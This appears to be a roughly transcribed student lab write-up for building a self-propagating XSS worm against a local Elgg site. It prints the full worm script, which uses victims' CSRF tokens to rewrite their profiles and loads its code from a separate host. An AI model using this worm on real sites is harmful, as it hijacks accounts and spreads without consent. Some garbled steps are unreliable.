
Task 6: Writing a Self-Propagating XSS Worm


In this task we need to achieve self-propagation, when the malicious JS code is on the way to modify victim's profile, here it should copy itself to the victim's profile.There are many approaches to achieve this, but we will discuss to common approaches

1)Link Approach

2)DOM Approach

We need to add the site www.xsslabelgg.com





Let’s modify xssworm.js

1) Link Approach


xssworm.js
~/CSE643/Lab-02/Labsetup

hosts | addfriends.js | edit_profile.js | dom_propogation.js | self_propogation.js | xssworm.js


```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://localhost/xssworm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://localhost/xssworm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc     += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts   = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 47;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
```

```
  // Set the URL
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 47;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```


Use example60.com.



Do we know where these websites are hosted. These websites are hosted in the container where there is an index webpage for the root folder for this website. All the settings are made inside the lab folder image www.
Open the folder of image_www



Open the apache_csp.conf



Here we are able to see example32a.com

apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www


```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
            "
</VirtualHost>
```

Example32a, Example32b and Example32c they are the document root or under this folder and all use the same homepage
We will example60.com, we can use any of the website.
We will host it on example60.com
Replace www.xsslabelgg.com with www.seed-server.com
We have modified xssworm.js file


xssworm.js
~/CSE643/Lab-02/Labsetup


```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/worm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
```


```
  // Construct and send the Ajax request
  attackerguid = 59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```




We need to copy this one to this example.com, we use docker copyright.










Copy the ca99e4249725: /var/www.csp/






